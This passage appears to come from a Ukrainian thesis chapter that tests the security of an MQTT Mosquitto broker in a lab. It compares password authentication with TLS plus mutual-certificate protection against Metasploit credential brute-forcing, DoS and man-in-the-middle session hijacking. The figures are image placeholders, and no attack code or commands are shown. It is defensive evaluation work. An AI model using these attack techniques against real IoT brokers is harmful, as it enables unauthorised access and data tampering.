

Рисунок 3.10 – Результат успішної MiTM-атаки

3.3 Тестування ефективності захисту в умовах атак

Після аналізу вразливостей базової конфігурації проведено тестування двох поширених методів захисту MQTT:

– Автентифікації за паролем.

– Комплексний захист з використанням автентифікації за паролем та шифрування мережевого трафіку з допомогою TLS.

3.3.1 Захист за допомогою автентифікації

На цьому етапі брокер Mosquitto було налаштовано на вимогу автентифікації за іменем користувача та паролем для всіх клієнтів. Рисунок 3.11 демонструє успішну публікацію повідомлення від автентифікованого клієнта в описаній конфігурації.



Рисунок 3.11 – Успішна публікація в захищеній паролем комунікації MQTT

Спроба неавторизованого доступу наведена на рисунку 3.12 у вигляді спроби підключення до брокера клієнта-прослуховувача, про що свідчать логи з кодом помилки 5 (Not authorised).



Рисунок 3.12 – Неможливість під’єднання без автентифікації

Однак захист є вразливим до атак перебору у випадку використання простих облікових даних. Використовуючи той самий сканер Metasploit, але з словником поширених імен користувачів та паролів, вдалося успішно підібрати облікові дані для автентифікації (SUCCESS: testuser:testpass), як показано на рисунку 3.13, що у свою чергу підкреслює важливість використання складних та унікальних паролів.



Рисунок 3.13 – Успішний brute-force облікових даних за допомогою Metasploit



Рисунок 3.14 – Неуспішна спроба DoS-атаки на захищений брокер

На відміну від незахищеної конфігурації, спроба DoS-атаки на брокер, захищений паролем виявилася неуспішною (див. рисунок 3.14), оскільки брокер відхиляв усі неавтентифіковані з’єднання від атакуючого хоста (див. рисунок 3.15), не витрачаючи ресурси на їх обробку.



Рисунок 3.15 – Логи брокера, що показують відхилення неавторизованих з’єднань під час DoS-атаки

Як наслідок, споживання ресурсів брокером залишалося на мінімальному рівні (див. рисунок 3.16) і система продовжувала стабільну роботу.



Рисунок 3.16 – Низьке споживання ресурсів під час невдалої DoS-атаки

Тим не менш, незважаючи на наявність автентифікації, трафік все ще передається у незашифрованому вигляді, що залишає систему вразливою до MiTM-атак. Зловмисник, який знаходиться в одній мережі з клієнтом, може перехопити автентифіковану сесію та впровадити в неї власні дані, що і продемонстровано на рисунку 3.17, а саме викрадення сесії та модифікація даних. Аналіз трафіку в Wireshark (див. рисунок 3.18) підтверджує, що дані, як і раніше передаються відкритим текстом.



Рисунок 3.17 – Успішна MiTM-атака на захищену паролем сесію



Рисунок 3.18 – Моніторинг нешифрованого трафіку в захищеній паролем сесії

3.3.2 Комплексний захист

На завершальному етапі було налаштовано найбільш безпечну конфігурацію: брокер приймає з’єднання на порту 8883, використовуючи протокол TLS для шифрування каналу, а також вимагає автентифікацію за логіном та валідний клієнтський сертифікат (взаємна автентифікація, mTLS).



Рисунок 3.19 – Неуспішна спроба сканування комплексно захищеного брокеру

Спроби сканування та DoS-атак з боку Metasploit (див. рисунки 3.19 та 3.20) виявилися повністю безуспішними, оскільки атакуючі клієнти не могли навіть встановити з’єднання з брокером, оскільки не мали необхідних TLS-сертифікатів для проходження етапу рукостискання (TLS handshake).



Рисунок 3.20 – Неуспішна спроба DoS комплексно захищеного брокеру

У свою чергу логи брокера (див. рисунок 3.22) фіксують численні помилки (Protocol error, tlsv1 alert protocol version), які свідчать про успішне блокування спроб з’єднання на ранньому етапі, тоді як споживання ресурсів, що продемонстровано на рисунку 3.21, залишається мінімальним.



Рисунок 3.21 – Мінімальне споживання ресурсів під час невдалої DoS-атаки на комплексно захищений брокер



Рисунок 3.22 – Логи брокера, що показують помилки TLS-рукостискання під час атаки

Завдяки шифруванню TLS, атака “людина посередині” (MiTM) стає неефективною, зловмисник може перехопити трафік, але не може його прочитати або модифікувати.

